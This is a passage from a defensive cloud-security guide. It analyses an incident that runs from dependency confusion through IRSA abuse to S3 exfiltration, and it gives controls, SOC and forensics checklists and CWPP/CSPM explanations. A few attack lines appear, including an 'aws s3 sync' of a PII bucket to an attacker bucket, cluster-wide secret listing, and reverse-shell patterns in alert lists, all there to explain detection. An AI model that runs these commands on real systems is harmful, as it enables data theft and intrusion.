Attack Stage 4: Lateral Movement & Data Exfiltration

Attacker Intent

Before the SCP blocked them, the attacker exfiltrated 47GB of customer PII from the `prod-customer-pii-lake` S3 bucket using `aws s3 sync` to an attacker-controlled S3 bucket in a separate AWS org. They also attempted to move laterally into the second EKS cluster (staging) via a misconfigured cross-cluster IAM trust.

Attack Mechanics

```
# Exfiltration via S3 API
aws s3 sync s3://prod-customer-pii-lake/ s3://attacker-bucket-us-east-1/ \
  --no-progress --quiet

# Cross-cluster lateral movement
kubectl --server=https://staging-k8s-api --token=<JWT> get secrets -A
```

Detection

Falcon CSPM — S3 Data Exfiltration:

```
ALERT: S3.LargeVolumeExternalTransfer
Source: prod-customer-pii-lake
Destination: 987654321.s3.amazonaws.com (external AWS account, not in org)
Volume: 47.3 GB in 4 minutes
API calls: s3:GetObject x 892,441
Principal: data-lake-admin-role/app-session
Correlation: LINKED to active IAM compromise incident INC-2024-0847
```

CIEM — aws-auth Misconfiguration:

CSPM FINDING: K8S-AUTH-0012

Title: IAM role mapped to cluster-admin in non-production cluster

Resource: aws-auth ConfigMap, cluster: staging-eks-01

Mapped Role: payments-api-role → system:masters

Risk: Any principal assuming payments-api-role has cluster-admin on staging

Age: 67 days

MITRE ATT&CK Complete Mapping

Stage	Technique ID	Technique Name	Sub-technique
CI/CD Poisoning	T1195.001	Supply Chain Compromise	Compromise Software Dependencies
CI/CD Poisoning	T1552.001	Unsecured Credentials	Credentials in Files (env vars)
Container Drift	T1608.001	Stage Capabilities	Upload Malware
Kernel Exploit	T1611	Escape to Host	—
Kernel Exploit	T1068	Exploitation for Privilege Escalation	—
IAM Escalation	T1078.004	Valid Accounts	Cloud Accounts
IAM Escalation	T1548.005	Abuse Elevation Control	Temporary Elevated Cloud Access
Role Chaining	T1550.001	Use Alternate Auth Material	Application Access Token
Defense Evasion	T1562.008	Impair Defenses	Disable Cloud Logs (attempted)
Lateral Movement	T1021.007	Remote Services	Cloud Services
Exfiltration	T1537	Transfer Data to Cloud Account	—
Discovery	T1526	Cloud Service Discovery	—

NIST CSF Mapping

CSF Function	Category	Finding	Gap
Identify	ID.AM-2	Software inventory didn't include transitive NPM deps	SBOM incomplete
Identify	ID.RA-1	IAM over-privilege known for 23-67 days, not remediated	Risk acceptance process broken
Protect	PR.AC-4	IRSA roles lacked source IP/VPC conditions	IAM hardening gap

Protect	PR.DS-5	S3 bucket lacked object-level logging + DLP tagging	Data protection gap
Protect	PR.IP-3	CI/CD pipeline had no dependency pinning or registry isolation	Supply chain control gap
Detect	DE.CM-3	No UEBA baseline on IRSA external assumptions	Detection coverage gap
Respond	RS.RP-1	Incident response playbook didn't cover IRSA compromise	Playbook gap
Recover	RC.RP-1	No tested runbook for EKS cluster quarantine	Recovery gap

Defensive Control Improvements

1. CI/CD Hardening

```
# GitHub Actions: Pin dependencies, use private registry only
- name: Setup Node
  uses: actions/setup-node@v3 # pinned by SHA in production
  with:
    registry-url: 'https://npm.your-company.internal'

# Enforce: npm install --ignore-scripts (block postinstall hooks)
# Use: Sigstore/cosign for artifact signing on every build
# Implement: Dependency confusion protection via scope isolation
```

2. IAM Least Privilege (CIEM-Guided Remediation)

```
{
  "Condition": {
    "StringEquals": {
      "aws:SourceVpc": "vpc-0a1b2c3d4e5f"
    },
    "Bool": {
      "aws:SecureTransport": "true"
    }
  }
}
```

3. KAC Policies

```
# Policies to enforce:
# - readOnlyRootFilesystem: true
# - allowPrivilegeEscalation: false
# - runAsNonRoot: true
# - seccompProfile: RuntimeDefault
# - No hostPID, hostNetwork, hostIPC
```

```
# - Image must pass Falcon scan (no CRITICAL findings)
# - Image must be signed (cosign verify)
```

4. Runtime Policy: Container Drift Prevent Mode

Falcon Prevention Policy:

```
ContainerDrift: PREVENT (kill any new executable not in original image)
InteractiveShell: PREVENT (block tty allocation in non-debug containers)
KernelExploitMitigation: PREVENT
NamespaceEscape: PREVENT
SuspiciousKernelModule: PREVENT
```

5. Network Segmentation

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: payments-deny-all
  namespace: payments
spec:
  podSelector: {}
  policyTypes: [Ingress, Egress]
  # Only allow explicit ingress from API gateway
  # Only allow egress to payments-db service and AWS APIs via VPC endpoint
  # Block ALL direct internet egress from pods
```

SOC L2 Investigation Checklist

Phase 1: Triage & Scope (0–30 minutes)

- Confirm Falcon detection chain – link CID to impacted host/container/account
- Pull full process tree from Falcon Insight (72-hour lookback)
- Identify: container name, pod name, namespace, node, cluster, AWS account
- Check: Is drift detection in Prevent or Detect-only? (if Detect-only, assume breach)
- Pull all network connections from affected container (source/dest, first-seen timestamps)
- Identify service account JWT – get IAM role ARN from IRSA annotation
- Run CIEM blast radius query: "What can this role access?"
- Check CloudTrail: Has the role been used from external IPs in last 7 days?
- Check: Has the role assumed other roles? (AssumeRole events, cross-account)
- Determine data sensitivity of all accessible S3 buckets (check Macie tags)

Phase 2: Containment (30–90 minutes)

- Quarantine pod (delete + apply blocking NetworkPolicy via Falcon Fusion or kubectl)
- Revoke IRSA: Modify trust policy to deny all (or add impossible condition temporarily)
- Rotate service account JWT: Delete and recreate Kubernetes ServiceAccount
- Invalidate all active STS sessions for compromised role: use IAM policy deny with date condition

- ❑ Check aws-auth ConfigMap in ALL clusters for the compromised role – remove or restrict
- ❑ Enable S3 Object Lock on PII buckets (prevent further exfil)
- ❑ Check for any new IAM users, access keys, or roles created in last 24h
- ❑ Check for CloudTrail deletion/modification attempts – restore if needed
- ❑ Enable GuardDuty findings export to Falcon if not already active
- ❑ Notify Privacy/Legal if S3 exfil confirmed (GDPR 72h clock starts)

Phase 3: Investigation (90 minutes – 24 hours)

- ❑ Reconstruct full attack timeline from:
 - Falcon process telemetry (CWPP)
 - CloudTrail (all regions, all accounts)
 - Kubernetes audit logs (API server)
 - VPC Flow Logs
 - S3 server access logs (GetObject events)
- ❑ Determine initial access vector: Review CI/CD logs for postinstall execution
- ❑ Pull NPM audit log / package-lock.json from compromised build
- ❑ Identify all packages downloaded in the 7 days before detection
- ❑ Check all GitHub Actions runs that used the poisoned dependency
- ❑ Determine dwell time: When was first beacon to C2?
- ❑ Quantify exfiltrated data: Correlate S3 GetObject events with destination
- ❑ Check for persistence mechanisms:
 - New Kubernetes CronJobs, DaemonSets
 - New Lambda functions (via Terraform or console)
 - New IAM roles with console access
 - New EC2 instances / ECS tasks
- ❑ Check all ECR repos for tampered images (compare digests against pipeline artifacts)

Cloud Forensics Checklist

Evidence Preservation

```
# Snapshot EBS volumes of affected nodes IMMEDIATELY
aws ec2 create-snapshot --volume-id vol-xxxx --description "forensic-INC-2024-0847"

# Preserve CloudTrail logs – copy to isolated forensic S3 bucket with Object Lock
aws s3 sync s3://cloudtrail-bucket/ s3://forensic-evidence-bucket/ --sse aws:kms

# Export Kubernetes audit logs from CloudWatch Logs to S3
aws logs create-export-task --log-group-name /aws/eks/prod/cluster --destination forensic-bucket

# Capture container memory snapshot via Falcon RTR
# RTR Command: memdump --pid <pid> --output /tmp/forensic/

# Preserve pod filesystem (before termination)
kubectl cp payments/payments-7d4f9c-xk2p9:/tmp/.hidden/ ./forensic/dropped-tools/

# Export IAM credential report
aws iam generate-credential-report && aws iam get-credential-report
```

```
# Export all CloudTrail events for compromised role ARN (all regions)
aws cloudtrail lookup-events --lookup-attributes
AttributeKey=Username,AttributeValue=payments-api-role
```

Analysis Artifacts

- Reconstruct dropped binary behavior (sandbox detonation of pspy64, chisel, dirtypipe)
- Extract C2 IOCs from network telemetry: IPs, domains, JA3 hashes, HTTP paths
- Reverse IRSA JWT: decode claims, verify audience, identify scope
- Analyze S3 exfil: reconstruct data types transferred via S3 Object metadata
- Timeline correlation: merge all log sources into unified timeline (use Timesketch or Falcon Investigate)
- Threat intel enrichment: Submit C2 IPs/domains/hashes to Falcon Intel
- Determine if attacker used LOTL (Living off the Land) techniques exclusively
- Check for rootkit persistence: Compare running processes vs /proc, check loaded kernel modules

Interview-Ready Storytelling Version

"We had an incident that started as a dependency confusion attack against our CI/CD pipeline and evolved into a multi-account AWS compromise. What made it interesting was how the attacker was technically patient and precise — they never triggered a single GuardDuty finding for the first three days.

The entry point was a poisoned NPM package. Our build pipeline was pulling an internal package by name, and the attacker registered the same name on public NPM with a higher version number. The post-install hook beamed out and stole our GitHub Actions token — which, unfortunately, was scoped too broadly.

What's important here is why traditional tooling missed it: our SAST tools analyzed source code, not the behavior of build dependencies. Our ECR scanner looked for CVEs, not malicious scripts embedded in package lifecycle hooks. And our SIEM had no behavioral baseline for what 'normal' looked like inside a GitHub Actions runner.

Falcon CWPP caught it because we had the sensor on our self-hosted runners. The process lineage — node spawning bash spawning curl — was flagged immediately as a suspicious build-tool child process. And when that tainted image was pushed to ECR, the Kubernetes Admission Controller blocked its deployment because image assessment failed. The attacker's initial foothold was cut off at the Kubernetes boundary.

But they pivoted. They used the extracted service account JWT externally, outside our VPC, to assume the pod's IAM role via IRSA. This is where CIEM became critical. Our IRSA roles didn't have source VPC conditions — a known CSPM finding that had been sitting open for 23 days. The attacker discovered they could chain roles — our payments API role could assume a data lake admin role in another account. Falcon CIEM had pre-computed the full effective permissions graph, so when the anomalous external assumption fired, we instantly knew the blast radius: 23 S3 buckets, 4 RDS instances, two Redshift clusters.


The attacker managed to exfiltrate 47 gigabytes before our automated response — triggered by Falcon Fusion — modified the IAM trust policy and applied a Service Control Policy block. We contained it in under 11 minutes from detection to IAM revocation.

The three lessons we drove into our roadmap: First, every IRSA role now has a source VPC condition — non-negotiable, enforced by a preventative CSPM policy. Second, CI/CD is production infrastructure, and we treat it that way — Falcon sensors on all runners, dependency pinning by SHA, and no postinstall scripts allowed in the build. Third, CIEM blast

radius analysis is now part of our IAM PR review process — every new role gets a 'what if this is compromised' effective-permissions review before it ships.

The business outcome was hard. We had a mandatory breach notification to 47,000 customers under GDPR. But the forensic evidence we preserved — the process telemetry, the CloudTrail correlation, the container memory dumps — was complete enough that we could tell regulators exactly what was accessed, when, and by what mechanism. That specificity is only possible with a runtime security stack that captures at the syscall level."

Summary Architecture Diagram



PART 2: INCIDENTS & ALERTS CATALOG

Cloud Infrastructure Incidents

AWS-Specific

- IMDS v1 credential theft (EC2 metadata abuse → IAM pivot)
- S3 bucket misconfiguration leading to PII exposure
- Lambda function injection via environment variable manipulation
- ECS task role abuse for cross-account movement
- RDS snapshot exfiltration via cross-account copy
- CloudFormation stack poisoning (IaC supply chain)
- VPC peering misrouting enabling unauthorized lateral movement
- Route53 subdomain takeover

Multi-Cloud

- GCP service account key exfiltration from GCS buckets

- Azure Managed Identity abuse in AKS pods
- Cross-cloud data bridge attacks (AWS → GCP via federated identity)

Kubernetes-Specific Incidents

Incident Type	Entry Vector	Key Alert
Privileged pod escape	Misconfig / weak PSP	ContainerEscape.PrivilegedMount
etcd direct access	Exposed port 2379	UnauthorizedAPIAccess.etcd
Kubelet API abuse	Port 10250 unauthenticated	KubeletAnonymousAuth
Service mesh bypass	Istio sidecar injection failure	mTLS policy violation
Secrets enumeration	Over-privileged service account	K8s API audit: list secrets
DaemonSet persistence	Cluster-admin compromise	PersistentDaemonSet.Suspicious
Webhook poisoning	MutatingWebhook hijack	AdmissionWebhook.TamperAttempt
Node affinity abuse	Scheduling to unprotected nodes	UnusualNodeScheduling

Runtime Detection Alerts (Falcon CWPP Pattern Recognition)

Process & Execution Alerts

- | | |
|------------------------------------|-------------------------------------|
| - SuspiciousChildProcess.WebServer | (webshell activity) |
| - SuspiciousChildProcess.BuildTool | (CI/CD compromise) |
| - PotentialKernelTampering | (CVE-2022-0847, CVE-2021-4154) |
| - InteractiveContainerSession | (attacker tty allocation) |
| - ContainerDrift.OffensiveToolDrop | (chisel, mimikatz, pspy) |
| - CryptominingActivity.XMRig | (resource hijack) |
| - ReverseTCPShell | (bash -i >& /dev/tcp) |
| - PythonPTY.InteractiveShell | (python -c 'import pty; pty.spawn') |
| - Base64EncodedCommandExecution | (obfuscation) |
| - SuspiciousLDPreload | (library injection) |
| - LD_PRELOAD rootkit persistence | |
| - /proc/mem write attempts | (direct memory manipulation) |

Network-Based Alerts

- | | |
|--|--------------------------------|
| - BeaconLikeTraffic.PeriodicC2 | (Cobalt Strike/Sliver pattern) |
| - DNSTunneling.HighEntropySubdomain | (iodine, dnscat2) |
| - TorExitNodeCommunication | |
| - UnusualPortScan.FromContainer | |
| - LargeVolumeExternalTransfer (S3/network) | |
| - FirstSeenExternalDomain.BuildInfra | |
-

IAM / Identity Incidents

Alert Patterns

- `AssumeRoleWithWebIdentity` from external IP — IRSA abuse
- Privilege escalation via `iam:CreatePolicyVersion` (replacing managed policy)
- `iam:PassRole` + `Lambda:CreateFunction` = instant privilege escalation to any role
- STS session token reuse across regions (credential portability abuse)
- Console login after long dormancy (stale access key weaponization)
- Shadow admin creation — attacker creates new user/role before getting detected
- OIDC provider manipulation in EKS (trust policy widening)
- Cross-account role chaining 3+ hops deep (hard to trace without CIEM graph)

CIEM Alerts

- `AnomalousRoleAssumption.ExternalIP`
- `UnusedPrivilegeExercised.FirstTime` (permissions used for first time ever)
- `BlastRadiusExpansion.RoleChain`
- `ShadowAdminDetected.PolicyAttach`
- `CredentialExposure.GitHubActions`
- `ServiceAccountTokenExternalUse`

CI/CD & Supply Chain Incidents

- Dependency confusion (NPM/PyPI/RubyGems)
- Typosquatting packages with C2 callbacks
- GitHub Actions secret exposure via `echo` in workflow steps
- ArgoCD CVE-2022-24348 (path traversal → secret extraction)
- Terraform state file exfiltration (stored credentials)
- Jenkins RCE via Groovy script console (exposed without auth)
- Container image tag mutability abuse (`:latest` poisoning)
- Build cache poisoning in multi-stage Docker builds

CSPM Alert Categories

AWS

- S3 bucket public access (object/bucket level)
- Security Group: `0.0.0.0/0` on port 22/3389/443
- IMDSv1 enabled (no token requirement)
- CloudTrail: logging disabled, no log file validation
- KMS: key rotation disabled
- RDS: publicly accessible, no encryption at rest
- EKS: public API server endpoint, no envelope encryption
- ECS: task role with admin-level permissions
- Lambda: environment variables contain secrets in plaintext
- IAM: root account active access keys
- IAM: no MFA on console users
- IAM: inline policies instead of managed (shadow permissions)

Threat Actor TTP Reference

Actor / Group	Primary Cloud TTP	Key Indicator
TeamTNT	Cryptomining via exposed Docker API	XMRig drop, Docker API scan
SCATTERED SPIDER	Social engineering → Okta → cloud pivot	Identity federation abuse
Rocke Group	K8s cryptominer via Helm chart	Suspicious cron in container
APT29 (Cozy Bear)	M365 → AAD → Azure abuse	OAuth token persistence
LightBasin (UNC1945)	Telecom cloud pivot	SLAPSTICK passive implant pattern
Lace Tempest	MOVEit → cloud exfil	Cl0p ransomware precursor TTPs

Alert Fatigue Patterns

Alert Type	Classification	Guidance
IMDSv1 enabled	False positive heavy	Often legacy apps — needs context before actioning
First-seen domain from build infra	High volume, high signal	Never suppress — correlate with process chain
CSPM findings over 30 days old	Organizational debt	Create auto-escalation SLA policy
Single AssumeRole from new IP	Correlation-required	Benign alone, critical with drift alert
InteractiveContainerSession in debug NS	Suppressed incorrectly	Time-limit suppression, never permanent

The Correlation Principle

LOW → New NPM package pulled in build (informational)

MEDIUM → Outbound connection from runner to unknown domain

MEDIUM → Container drift: binary written to /tmp

HIGH → PotentialKernelTampering in container

CRITICAL → IRSA role assumed from external IP

CRITICAL → Cross-account role chain to data lake

CRITICAL → 47GB S3 transfer to external account

Individually: manageable

Together: breach notification to 47,000 customers

PART 3: CWPP & CSPM — DEEP TECHNICAL EXPLANATION


CWPP — Cloud Workload Protection Platform

What It Actually Is

CWPP is the **runtime guardian**. It lives *inside* your workloads — on the host, inside the container, on the VM. It watches what is happening right now, at the process and syscall level.

Think of CWPP as a **detective embedded inside the building** who watches every person's behavior in real time — what they pick up, where they walk, who they talk to.


How Falcon CWPP Works Technically



What CWPP Gives You That Nothing Else Does

1. Process Lineage Tree

Every process knows its parent, grandparent, and siblings:



2. Container Drift Detection

CWPP takes a cryptographic snapshot of every binary in the container image at start time. Anything written and executed that wasn't in the original image = drift.

3. Behavioral ML — Not Signature Based

Models what "normal" looks like for each workload type and alerts on deviation. A Python web app that suddenly runs `whoami` and `cat /etc/passwd` is suspicious even if those are standard Linux binaries.

4. Prevention vs Detection Modes

```
DETECT MODE: Alert fires, SOC investigates, attacker may still be running
PREVENT MODE: Process killed before it completes the malicious action
                → Dirty Pipe exploit killed mid-syscall sequence
                → Reverse shell killed before connection established
```

CWPP Coverage Map

Capability	What It Covers
Vulnerability Management	CVEs in running workloads, not just images
Runtime Protection	Process, file, network, memory at syscall level
Container Drift	Post-start filesystem changes
Threat Intelligence	Known malware hashes, C2 IPs correlated in real time
Interactive Intrusion	TTY/PTY shell detection
Kernel Protection	Exploit technique detection (Dirty Pipe, Dirty Cow, etc.)
Memory Protection	Process injection, LOTL detection

CSPM — Cloud Security Posture Management


What It Actually Is

CSPM is the **configuration auditor and compliance enforcer**. It doesn't look inside your workloads — it looks at how your cloud infrastructure is *configured* against security best practices, compliance frameworks, and known risky patterns.

Think of CSPM as a **building inspector** who walks around checking that fire exits are unlocked, electrical panels aren't exposed, and doors have proper locks — before and after anything happens.

How Falcon CSPM Works Technically







Key Difference From CWPP

Dimension	CWPP	CSPM
What it watches	Runtime behavior inside workloads	Cloud resource configuration
When it fires	Real-time, milliseconds	Near real-time (minutes) or scheduled
What it catches	Active attacks in progress	Misconfigurations that enable attacks
Analogy	Security camera inside the building	Building code inspector
Blind spot	Can't see misconfigured S3 buckets	Can't see malware running in a container
Output	Detections, incidents	Findings, policy violations

CSPM Finding Lifecycle





CSPM Attack Path Analysis

Modern CSPM connects findings into attack paths:

ATTACK PATH DETECTED:

Public EC2 Instance (SG: 0.0.0.0/0 port 22)

|



EC2 Instance Profile → IAM Role with iam:PassRole

|



Can Create Lambda with Admin Role

|



Effectively: Public SSH → Full AWS Account Takeover

Risk Score: 98/100 — CRITICAL PATH

PART 4: FIVE REAL SCENARIOS

Scenario 1: The Cryptominer That Hid Behind a Legitimate Process

Industry: Fintech SaaS | **Dwell Time:** 6 days

What Happened

A development team deployed a new microservice using a base image pulled from Docker Hub — `python:3.9-slim` — without pinning to a digest. The image had been updated upstream and now contained a modified `libssl.so` that loaded a crypto miner when the application started.

The miner ran as a thread inside the Python process itself — not as a separate binary. It consumed only 40% CPU to avoid threshold-based alerts, and it masqueraded its network traffic as HTTPS to port 443. Six days passed before detection. The first indicator was an AWS cost anomaly — EC2 bills were 340% higher than the same period last month.

How CWPP Caught It

DETECTION CHAIN:

1. Falcon CWPP — Process Behavior Analysis:

Alert: `CryptominingActivity.UnusualCPUPattern`

Detail: `python3` process making outbound connections to known mining pool IPs (`pool.supportxmr[.]com`)

Connection pattern: persistent TCP, 10-second intervals
Hash submitted: matched XMRig variant (obfuscated)

2. Falcon CWPP – Network Intelligence:

Alert: BeaconLikeTraffic.MiningPool

Detail: Destination IP 195.123.xx.xx tagged in Falcon Intel
as known XMR mining pool infrastructure
Port 443 used (SSL stripping inside container confirmed)

3. Falcon CWPP – Library Load Detection:

Alert: SuspiciousLibraryLoad

Detail: libssl.so loaded from non-standard path /usr/local/lib/
SHA256 mismatch vs official Python slim image manifest
Library contains executable sections inconsistent with SSL library

CSPM's Role — Pre-existing Misconfiguration

CSPM FINDING (open 31 days before breach):

Policy: Container images must use digest pinning, not floating tags
Resource: deployment/payment-processor – image: python:3.9-slim (no digest)
Severity: MEDIUM
CIS K8s Benchmark: 5.3.1

Remediated form:

image: python@sha256:a3f7b291cc4e9b2d4e3a7f1c... (immutable)

Resolution

Immediate: Pod quarantined, node cordoned
CWPP: RTR session opened → libssl.so extracted for forensics
CSPM: Policy moved from DETECT to PREVENT (KAC blocks undigested images)
Root cause: Docker Hub upstream compromise – reported to Docker security team
Post-incident: All base images now pulled from private ECR mirror,
scanned, signed with cosign, digest-pinned before use

Key Lesson

CWPP doesn't care that the malware was inside a legitimate process. It watches the behavior of every process — network connections, CPU patterns, library loads. The fact that Python was doing something Python should never do was enough.

Scenario 2: The Sleeping IAM Key — 14-Month-Old Credential Wakes Up

